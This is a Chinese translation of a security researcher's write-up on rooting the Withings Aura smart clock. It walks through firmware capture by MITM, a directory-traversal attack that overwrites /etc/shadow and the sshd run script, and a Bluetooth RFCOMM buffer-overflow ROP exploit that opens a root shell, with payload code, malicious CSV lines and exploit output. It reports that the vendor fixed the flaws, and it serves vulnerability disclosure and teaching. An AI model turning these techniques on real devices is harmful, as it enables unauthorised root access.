

【译】逆向攻击“在线闹钟”

[rainfire](#) / 2017-09-21 07:50:00 / 浏览数 4138 [技术文章](#) [技术文章](#) [顶\(0\)](#) [踩\(0\)](#)

我收到了一个被称做“在线闹钟”的设备Aura，这个设备非常酷，它可以通过调节不同的声音和颜色模式帮助用户进入睡眠，并在睡眠周期结束时唤醒用户。



我很想对他进行一下逆向，因为：

- 好玩
- 我想完全控制这台设备，想在它上面运行自己的代码

这篇文章描述的就是我从抓取固件镜像到进行缓冲溢出攻击的一个过程。

本文所暴露的安全问题已经通知了厂商。

他们已经了解并修复了文章中所提到的漏洞，从2017年3月开始该固件已经不存在这些漏洞。本文不会发布任何固件镜像、二进制文件或者完整的攻击脚本，本文所涉及

初步分析

首先需要了解Aura的硬件结构。Aura的造价并不便宜，我并没有轻易尝试去拆解该设备。我刚刚浏览了FCC认证报告中公开提供的文件：<https://fccid.io/XNAWSD01>

模糊的内部图片显示Aura看起来是由飞思卡尔（现在的恩智浦）处理器和一个嵌入式的linux系统组成。



配置好设备，使它和WIFI热点建立连接后，我用nmap对其进行了扫描，确认了上面的假设。

```
$ nmap 192.168.12.196

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-15 21:52 CET
Nmap scan report for 192.168.12.196
Host is up (0.017s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
22/tcp    filtered  ssh
MAC Address: 00:24:E4:22:95:C2

Nmap done: 1 IP address (1 host up) scanned in 12.99 seconds
```

从扫描结果上看，22端口看起来被过滤了，但是SSH服务是有响应的。当然，没有密码或SSH密钥，没什么用。

Aura开启了蓝牙功能，通过其运行的SDP server，我们可以看到它开启了以下服务：

```
$ sdptool records 00:24:E4:22:95:C3
Service Name: Wireless iAP
Service RecHandle: 0x10000
Service Class ID List:
  UUID 128: 00000000-deca-fade-deca-deafdecacaff
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
  Channel: 3
Profile Descriptor List:
  "Serial Port" (0x1101)
    Version: 0x0100

Service Name: Wireless iAP
Service RecHandle: 0x10001
Service Class ID List:
  UUID 128: 00001101-0000-1000-8000-00805f9b34fb
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
  Channel: 9
Profile Descriptor List:
  "Serial Port" (0x1101)
    Version: 0x0100
```

固件抓取

下一步，我需要抓取设备固件。前面解释过了，拆解它并不是一个好的选择。取而代之的是，我配置了一个MITM，在固件进行升级的时候嗅探设备和服务器之间的通信。

很快，发现了一个看似固件镜像的文件，它是通过HTTP协议进行传输的：

```
GET /wsd01/wsd01_905.bin HTTP/1.1
Host: XXXXXXXXXXXXXXXXXXXX
```

```
Accept: */*
```

固件镜像分析

提取文件系统

通常镜像文件在文件开始的地方会有一个文件头，通过文件头，我们进一步确认该文件是一个FPKG格式的文件。

```
$ file wsd01_905.bin
wsd01_905.bin: data
$ hexdump -C wsd01_905.bin | head -n 20
00000000  66 70 6b 67 04 57 53 44  00 01 89 03 00 00 00 50  |fpkg.WSD.....P|
00000010  4b 01 01 14 00 00 00 01  80 00 00 00 31 18 10 06  |K.....1...|
00000020  7e bf 63 bf a7 37 00 00  00 00 00 00 00 10 00 00  |~.c..7.....|
00000030  06 00 00 00 00 00 00 00  00 00 00 00 00 08 00 00  |.....|
00000040  00 f0 01 00 ab 00 00 00  e8 03 00 00 00 00 80 00  |.....|
00000050  00 00 00 00 05 00 00 00  02 00 00 00 01 00 00 00  |.....|
00000060  01 00 00 00 08 00 00 00  00 01 00 00 04 00 00 00  |.....|
00000070  01 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....|
00000080  00 00 00 00 00 00 ca 9a 3b  bc 71 25 22 cd 1c 40 c0  |.....;.q%"..@.|
00000090  8f 85 c0 aa 09 01 87 44  00 00 00 00 00 00 00 00  |.....D.....|
000000a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....|
*
00001010  00 00 00 00 00 00 00 00  00 00 00 00 ff ff ff ff  |.....|
00001020  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |.....|
*
0001f010  ff ff ff ff ff ff ff ff  ff ff ff ff 31 18 10 06  |.....1...|
0001f020  34 54 8c 8d a8 37 00 00  00 00 00 00 00 02 00 00  |4T...7.....|
0001f030  07 00 00 00 f1 04 00 00  00 00 00 00 00 00 00 00  |.....|
0001f040  00 00 00 00 02 00 00 00  03 00 00 00 aa 00 00 00  |.....|
0001f050  30 e7 00 00 58 00 00 00  a7 00 00 00 aa 00 00 00  |0...X.....|
```

并且，通过binwalk我们总是可以快速地定位我们感兴趣的地方：

```
$ binwalk wsd01_905.bin | head

DECIMAL          HEXADECIMAL      DESCRIPTION
-----
28                0x1C             UBIFS filesystem superblock node, CRC: 0xBF63BF7E, flags: 0x0, min I/O unit size: 2048, erase bl
127004            0x1F01C          UBIFS filesystem master node, CRC: 0x8D8C5434, highest inode: 1265, commit number: 0
253980            0x3E01C          UBIFS filesystem master node, CRC: 0x81BCA129, highest inode: 1265, commit number: 0
1438388           0x15F2B4         Unix path: /var/log/core
1444812           0x160BCC         Executable script, shebang: "/bin/sh"
1445117           0x160CFD         Executable script, shebang: "/bin/sh"
1445941           0x161035         Executable script, shebang: "/bin/sh"
```

下载的数据块在偏移0x1c的地方包含一个UBIFS文件镜像（也有可能仅仅是像一个文件头）。

通过脚本https://github.com/jrspruitt/ubi_reader 可以很轻易地从UBIFS镜像里提取文件:


```
$ ubireader_extract_files -k 1C.ubi
Extracting files to: ubifs-root
$ ls ubifs-root
bin  lib      mnt      services  uImage
dev  libexec  proc     sys       usr
etc  linuxrc  sbin     tmp       var
```

所有嵌入式linux里的文件都是可以访问的！我首先当然是查看/etc/shadow文件的内容。然后我通过john password cracker来破解/etc/shadow里的密码，但是几分钟后我就放弃了。它的密码可能非常复杂，这种简单的爆破可能不会出什么结果。

FPKG 文件格式

现在所有文件都可用，我们需要了解一些FPKG文件结构。

固件更新和FPKG文件加载等相关功能都包含在共享库libfpkg.so and libufw.so里，通过反汇编以及猜测，我得到了以下文件结构：



描述这个结构的一个ksy文件 (<http://kaitai.io/>) 可以[在这里找到](#)。

将此结构应用到我之前获取的文件中：

```
[~] [root]
[~] header
[.] magic = 66 70 6b 67
[.] product_name_size = 4
[.] product_name = "WSD"
[.] firmware_type = 1
[.] firmware_version = 905
[.] firmware_size = 21712896
[.] checksum_type = 1
[.] checksum_size = 20
[.] signature_type = 1
[.] signature_size = 128
[.] firmware_data = 31 18 10 06 7e bf 63 bf a7 37 00 00 00 00 00 00 10 00 ...
[.] checksum = 15 ec a1 c5 55 aa 54 dd f2 54 14 7c ef 1d a3 2a f6 aa ab 8b
[.] signature = 3e db da 40 aa 9f 5b 49 3d a2 00 0f 37 65 22 29 00 cb 4e 73 ...
```

该文件已签名，因此无法更新我自己的固件。

获取SSH ROOT访问权限

获取固件后，下一步就是获取SSH访问权限。我开始查看电路板上运行的二进制文件，并尝试找到一些漏洞。

Seqman目录遍历攻击

其中一个叫做seqmand的守护进程引起了我的注意。seqmand负责从远程服务器自动下载音频文件。它的工作方式如下：

在启动时，seqmand下载一个csv文件。

```
GET /content/aura/sequences-v3/aura_seq_list.csv HTTP/1.1
Host: XXXXXXXXXXXXXXXXXXXX
Accept: */*
```

aura_seq_list.csv文件内容如下：

```
#name;is_mandatory;filename;md5;filesize;
WAKEUP_4;1;v3_audio_main_part_2.mp3;e7920da0ecb5e97a214ca9935f7e821f;720
WAKEUP_4;1;v3_audio_main_part_1.mp3;77c1b5fd054233f1d6e0dd12d0d419c5;5272
WAKEUP_3;1;v3_audio_main_part_2.mp3;e4d0620ab9fa56cb1ef29485c4377a01;1160
```

seqmand将会分别下载csv文件里每一行指定的相应文件到临时目录里。比如，对于上面的CSV文件，它将进行以下文件的下载：

```
download "http://XXXXXXX/content/aura/sequences-v3/WAKEUP_4/v3_audio_main_part_2.mp3" to "/tmp/sequences/WAKEUP_4/v3_audio_main_part_2.mp3"
download "http://XXXXXXX/content/aura/sequences-v3/WAKEUP_4/v3_audio_main_part_1.mp3" to "/tmp/sequences/WAKEUP_4/v3_audio_main_part_1.mp3"
download "http://XXXXXXX/content/aura/sequences-v3/WAKEUP_3/v3_audio_main_part_2.mp3" to "/tmp/sequences/WAKEUP_3/v3_audio_main_part_2.mp3"
```

临时文件最终会移动到/usr/share/sequences文件夹里。

我将seqmand的HTTP请求重定向到我自己的HTTP服务器，并提供了自定义的aura_seq_list.csv文件。我很快注意到可以进行目录遍历攻击。

例如，如果我使用以下csv并提供了具有有效MD5 的测试文件：

```
#name;is_mandatory;filename;md5;filesize;
WAKEUP_42;1;../../../../test;cbb788cf62b23c4bf6e91042576d75a3;720
```

Seqmand这时进行如下操作：

```
download "http://XXXXXXX/content/test" to "/tmp/sequences/WAKEUP_42/../../../../test"
```

我在我的笔记本电脑上使用静态编译的qemu仿真了守护进程的操作，/test文件被创建了。

我不会花太多时间来解释如何编译和使用qemu。有需要了解的可以看[这个](#)文章。

我的第一个计划是用我自己的密码覆盖/etc / shadow文件。

```
#name;is_mandatory;filename;md5;filesize;
WAKEUP_42;1;../../../../etc/shadow;326c68d758d21b2a4bb1f5e14931c2b4;720
```

像前面的一样，在我的qemu模拟器上可以成功，但是在该设备上失败了。通过另一个技巧，后来我找到了失败的原因。

日志文件提取

浏览文件系统上可用的文件时，我看到了/usr / bin / usb_hd_hotplug脚本。一旦USB驱动器插入Aura的接口，它就会自动启动。

此脚本执行以下操作：

- 安装USB驱动器
- 检查一个签名的脚本，如果有效就运行它
- 执行flash_from_usb函数
- 执行copy_logs函数

这个签名的脚本不能被直接使用。flash_from_usb函数需要有签名的FPKG镜像文件才能执行。并且copy_logs函数只是搜索一个名为withings-options的文件，其中必须包含= 1这一行。如果该文件存在于USB驱动器上，那么该脚本将会在其上复制日志文件。

```
copy_logs()
{
    cat $MOUNT_POINT/withings-options 2> /dev/null|grep "copy_logs=1" -q || return 1
    logger -t automount "Copying logs"
    color 4000 1 4000 #purple
    cp /var/log/messages* $MOUNT_POINT
    sync
    sleep 1
    color 1 1 1
}
```

工作目录遍历EXP

感谢日志文件，我发现大多数操作系统都是在只读分区上运行的（这并不奇怪）。然而，有些部分仍然是可写的。

以下代码来自/etc/init.d/prepare_services脚本。

```
mkdir -p /var/service
#copy services scripts so the directories can be writable
cp -r /etc/init.d/services/* /var/service
```

```
# Allow core dumps (5M max)
ulimit -c 10000
```

```
runsvdir /var/service &
```

这就意味着runsv进程的文件夹（参考<http://smarden.org/runit/runsv.8.html>和<http://smarden.org/runit/runsvdir.8.html>）是从可写目录/var/service加载的。

例如，在运行时/var/service/sshd/的内容如下：

```
sshd
■■■■ down
■■■■ run
```

```
■■■ supervise
■■■ control
■■■ lock
■■■ ok
■■■ pid
■■■ stat
■■■ status
```

文件run是在启动服务时执行的启动脚本，而supervise /文件夹中的所有内容都可用于与进程交互。

我决定覆盖/ var / service / sshd / run脚本。不幸的是，这还不够。这个脚本只在引导时启动一次，根本来不及覆盖它。我需要一种方法强制重新启动ssh守护程序。

这里我使用/ var / service / sshd / supervise / control命名管道。根据runv的手册页，可以通过写入来杀死或重新启动服务。例如

```
$ echo k > /var/service/sshd/supervise/control
$ echo u > /var/service/sshd/supervise/control
```

将杀死并重新启动sshd服务并再次执行run脚本。

然后我使用下面的CSV文件

```
#name;is_mandatory;filename;md5;filesize;
WAKEUP_5;l;../../../../var/service/sshd/run;672a1e6b4a9b2ce8ebef3755217faf8b;720
WAKEUP_6;l;../../../../var/service/sshd/supervise/control;8ce4b16b22b58894aa86c421e8759df3;720
WAKEUP_7;l;../../../../var/service/sshd/supervise/control;7b774effe4a349c6dd82ad4f4f21d34c;720
```

我的服务器提供的run文件：

```
#!/bin/sh

mount -o remount,rw /
echo "Your shadow comes here" > /etc/shadow

exec dropbear -F &> /dev/null
```

首次命中控制文件时用k回复，第二次用u。

攻击是成功的，我获得了一个SSH root访问权限。我使用的脚本可[在这里](#)。

安装gdbserver

通过SSH访问，我可以更好地了解该设备内部的工作原理。此外，通过很多很酷的二进制文件和脚本可以让我更好地玩设备的外设。我可以玩7段显示，打开和关闭灯， ...

下一步，我决定交叉编译一个gdbserver。这里我偷懒使用了Buildroot来编译。我使用的Buildroot配置[在这里](#)。对于不熟悉Buildroot的用户，您需要做的就是将我的defconfig放入configs /文件夹中，并运行以下命令：

```
$ make aura_gdbserver_defconfig
$ make
```

该gdbserver的二进制文件将输出到目标的/ usr / bin文件夹中。

不知道什么原因，生成的gdbserver工作有时不正常。有时候会崩溃。但是，对于下断点和探测内存已经足够了。

蓝牙RCE

利用SSH访问权限和gdbserver，我发现了该设备蓝牙协议中一个可以利用的缓冲区溢出漏洞。

逆向蓝牙通信

为了解[智能手机应用程序](#)与该设备通信的方式，我开始使用我的Android手机的“Bluetooth HCI snoop log”功能。它能让我嗅探我的手机和设备之间的所有蓝牙通信。

应用程序在通道9上使用RFCOMM与设备进行通信。该服务是SDP服务器发布的两个服务之一（参见“初步分析”部分）。

第一步，我尝试重放时钟发光时看到的一些数据包。我发送了以下载荷：

```
01 01 00 0b 01 09 0f 00 06 09 0d 00 02 01 0c
01 01 00 0b 01 09 0f 00 06 09 0d 00 02 01 42
01 01 00 0b 01 09 0f 00 06 09 0d 00 02 01 00
```

通过使用这个python小脚本：

```
#!/usr/bin/env python3

import socket
import time
import sys

if __name__ == "__main__":

    payloads = [b"\x01\x01\x00\x0b\x01\x09\x0f\x00\x06\x09\x0d\x00\x02\x01\x0c",
                 b"\x01\x01\x00\x0b\x01\x09\x0f\x00\x06\x09\x0d\x00\x02\x01\x42",
                 b"\x01\x01\x00\x0b\x01\x09\x0f\x00\x06\x09\x0d\x00\x02\x01\x00"]

    if len(sys.argv) != 2:
        print("Usage: {} <mac>".format(sys.argv[0]))
        exit(-1)

    mac = sys.argv[1]

    s = socket.socket(socket.AF_BLUETOOTH, socket.SOCK_STREAM, socket.BTPROTO_RFCOMM)


    print("Connecting to Aura ({}).format(mac))
    try:
        s.connect((mac, 9))
    except:
        print("Error while connecting to {}".format(mac))
        exit(-1)

    for i in range(2):
        for payload in payloads:
            s.send(payload)
            time.sleep(1)

    s.close()

    print("Done")
```

https://courk.fr/wp-content/uploads/0x00_packet_replay_demo.webm



描述这个结构的一个ksy文件 (<http://kaitai.io/>) 可以[在这里找到](#)。

将此结构应用于我们之前使用的亮度控制效载荷：

```
[~] [root]
[~] header
[.] unknown = 01 01
[.] packet_size = 11
[.] protocol_version = 1
[.] command_id = 2319
[.] arguments_size = 6
[~] arguments
[~] argument (1 = 0x1 entries)
[~] 0
[~] argument_header
```

```
[.] argument_id = 2317
[.] argument_size = 2
[.] argument_data = 01 0c
```

我没有尝试了解argument_data的第一个字节是什么，但第二个字节显然是表示亮度的值。

nm二进制码中的编码阵列使command

ID和相应的功能之间建立了一个对应关系。其中一些命令可能不是针对智能手机应用程序使用的。命令0x205，称为cmd_perso，特别有趣。

cmd_perso命令

命令cmd_perso可用于从电路板读取和写入配置数据。这个数据可以是：

- 设备独有的制造ID
- 某个服务器的主机名

一个“秘密”（我不知道这个秘密是做什么，而且我并没有试图去弄清楚它，我想这可能是在认证过程中要使用的）

该命令也可用于读写Uboot环境变量。最终可以用来重置用户设置。不用说这是一个相当危险的命令。此外，此命令的解析受到缓冲区溢出漏洞的影响。

要了解漏洞的位置，我们先来看看cmd_perso的参数。它具有以下结构。

CmdPersoData			
pos	size	type	id
0	1	u1	action_id
1	1	u1	field1_size
2	field1_size	str(ASCII)	field1
...	1	u1	field2_size
...	field2_size	str(ASCII)	field2
...	1	u1	field3_size
...	field3_size	str(ASCII)	field3
...	1	u1	field4_size
...	field4_size	str(ASCII)	field4

上述的action_id允许选择一个动作：写或读一个变量，或重置用户设置。fields用于放置这些变量的名称和值。

描述这个结构的一个ksy文件（<http://kaitai.io/>）可以[在这里找到](#)。

现在看看当接收到cmd_perso时调用的函数的开头。

```
/ (fcn) fcn.0x3ce4c 200
|   fcn.0x3ce4c (int arg_110h, int arg_114h, int arg_118h);
|       ; var int local_118h @ fp-0x118
|       ; var int local_114h @ fp-0x114
|       ; var int local_110h @ fp-0x110
|       ; arg int arg_110h @ fp+0x110
|       ; arg int arg_114h @ fp+0x114
|       ; arg int arg_118h @ fp+0x118
|       ; var int local_4h @ r13+0x4
|   0x0003ce4c    00482de9    push {fp, lr}
|   0x0003ce50    04b08de2    add fp, sp, 4
|   0x0003ce54    12de4de2    sub sp, sp, 0x120
|   0x0003ce58    10010be5    str r0, [fp - local_110h]
|   0x0003ce5c    14110be5    str r1, [fp - local_114h]
|   0x0003ce60    18210be5    str r2, [fp - local_118h]
|   0x0003ce64    433f4be2    sub r3, fp, 0x10c
|   0x0003ce68    0300a0e1    mov r0, r3
|   0x0003ce6c    b945ffeb    bl sym.imp.wpp_init_perso
|   0x0003ce70    18311be5    ldr r3, [fp - local_118h]
```



```

|          0x0003ce74      0338a0e1      lsl r3, r3, 0x10
|          0x0003ce78      2328a0e1      lsr r2, r3, 0x10
|          0x0003ce7c      431f4be2      sub r1, fp, 0x10c
|          0x0003ce80      8c309fe5      ldr r3, [0x0003cf14]          ; [0x3cf14:4]=0xdd30 sym.imp.wpp_unpack_perso
|          0x0003ce84      00308de5      str r3, [sp]
|          0x0003ce88      0100a0e1      mov r0, r1
|          0x0003ce8c      14111be5      ldr r1, [fp - local_114h]
|          0x0003ce90      80309fe5      ldr r3, [0x0003cf18]          ; [0x3cf18:4]=0x205
|          0x0003ce94      9841ffe5      bl sym.imp.wpp_unpack_arg
|          0x0003ce98      0030a0e1      mov r3, r0
|          0x0003ce9c      000053e3      cmp r3, 0
...

```

在解析RFCOMM数据包的参数（参见上一节了解整个数据包结构）时存在问题。解析由第28行调用的函数wpp_unpack_arg完成。

wpp_unpack_arg函数将会被传入由wpp_init_perso函数（第18行）初始化的262个字节结构的参数。它将参数通过一个指针传入函数wpp_unpack_perso，wpp_unpack_perso函数会解析cmd_perso数据包的载荷（第23行）。

wpp_unpack_perso多次调用memcpy函数来填充262个字节长的结构，但没有做边界检查，复制cmd_perso数据包参数的字段时可能会发生缓冲区溢出，将会覆盖保存在

缓冲区溢出攻击

为了利用这个缓冲区溢出，我选择使用众所周知的ROP技术。我遇到两个主要困难：

- 我没有在代码中找到更多的ROP gadgets
- 每个字段的大小限制为0xff的长度

由于这两点，不可能建立一个长而复杂的ROP链。这就是为什么我决定以下列方式构建漏洞的原因：

- 构建一个能够写入几个字节的链以便找到可写地址。显然payload执行后，后面的指令必须要能正常执行。
- 构建另一个链，使用该可写地址作为参数调用system（）函数。

要构建第一个链，我使用以下gadget：

- “设置R3”gadget（从0x0000e840开始）：

```

.-> 0x0000e798      24109fe5      ldr r1, [0x0000e7c4]          ; [0xe7c4:4]=0x5cc0c loc.__bss_start__
|          0x0000e79c      24009fe5      ldr r0, [0x0000e7c8]          ; [0xe7c8:4]=0x5cc0c loc.__bss_start__
|          0x0000e7a0      011060e0      rsb r1, r0, r1
|          0x0000e7a4      4111a0e1      asr r1, r1, 2
|          0x0000e7a8      a11f81e0      add r1, r1, r1, lsr 31
|          0x0000e7ac      c110b0e1      asrs r1, r1, 1
|          0x0000e7b0      1eff2f01      bxeq lr
|          .....
|          0x0000e840      0840bde8      pop {r3, lr}
`=< 0x0000e844      d3ffffea      b 0xe798

```

“设置R4”gadget

```
0x0000e804      1080bde8      pop {r4, pc}
```

最后，“写内存”gadget：

```
0x0000e800      0030c4e5      strb r3, [r4]
0x0000e804      1080bde8      pop {r4, pc}
```

为了使程序能够保持正常运行，我添加了一个gadget：

```
0x0003cf10      0088bde8      pop {fp, pc}
```

在链的末尾从栈里弹出FP和PC寄存器。

考虑到缓冲区的长度有限，以及在覆盖有效的fp和pc之前停止链的必要性，我构建了一个能够一次写入三个字节的链。多次使用该负载足以将一个任意shell命令写入到已知

```

payload = b"A"*(0x47-4) # Padding
payload += b"\x42" * 4 # Don't care

payload += b"\x40\xe8\x00\x00" # Set R3 gadget
payload += pack("<I", values[0]) # R3 value
payload += b"\x04\xe8\x00\x00" # Set R4 gadget
payload += pack("<I", address) # R4 value

```

```

payload += b"\x00\xe8\x00\x00" # Write mem gadget

payload += pack("<I", address+1) # R4 value
payload += b"\x40\xe8\x00\x00" # Set R3 gadget
payload += pack("<I", values[1]) # R3 value
payload += b"\x00\xe8\x00\x00" # Write mem gadget

payload += pack("<I", address+2) # R4 value
payload += b"\x40\xe8\x00\x00" # Set R3 gadget
payload += pack("<I", values[2]) # R3 value
payload += b"\x00\xe8\x00\x00" # Write mem gadget

payload += b"\x42" * 4 # Don't care
payload += b"\x10\xcf\x03\x00" # Resume normal execution

```

调用system()函数的链很容易构建。我使用了以下gadget

```

0x000403d4      853f4be2      sub r3, fp, 0x214
                0x000403d8      0300a0e1      mov r0, r3
                0x000403dc      7d36ffeb      bl sym.imp.system      ; int system(const char

```

同时对fp的值进行了精心计算


```

fp = cmd_address + 0x214

payload = b"A"*(0x47-4) # padding
payload += pack("<I", fp) # fp value
payload += b"\xd4\x03\x04\x00" # system call gadget

```

把所有步骤组合后，最终效果如下：



```

courk@laptop ~ % hcitool scan | grep Aura
00:24:E4:22:95:C3      Withings Aura C2
courk@laptop ~ % ./aura_exploit.py
Usage: ./aura_exploit.py <mac> <cmd>
255 courk@laptop ~ % ./aura_exploit.py "00:24:E4:22:95:C3" "rfcomm listen 3 2 getty -n -l /bin/sh
rfcomm3 9600 linux"
Connecting to Aura (00:24:E4:22:95:C3)
Filling memory at 0x0005C825 with the command
rfcomm listen 3 2 getty -n -l /bin/sh rfcomm3 9600 linux
Calling system()
Done
courk@laptop ~ %

```

总结

从获得的固件获得了HTTP流量，从而发现设备可以被root，并检测到了两个漏洞。

通过MITM获取了设备的root访问权限并运行了自己的代码。

另一个更严重，攻击者可利用蓝牙RFCOMM链接来远程代码执行。

如前所述，所有这些漏洞目前都已经被修复了。

原文链接：

<https://courk.fr/index.php/2017/09/10/reverse-engineering-exploitation-connected-clock/>

点击收藏 | 0 关注 | 0

[上一篇：请问能burpsuite的插件中直...](#)
[下一篇：网络安全思维导图（全套11张）](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#)
[关于社区](#)
[友情链接](#)
[社区小黑板](#)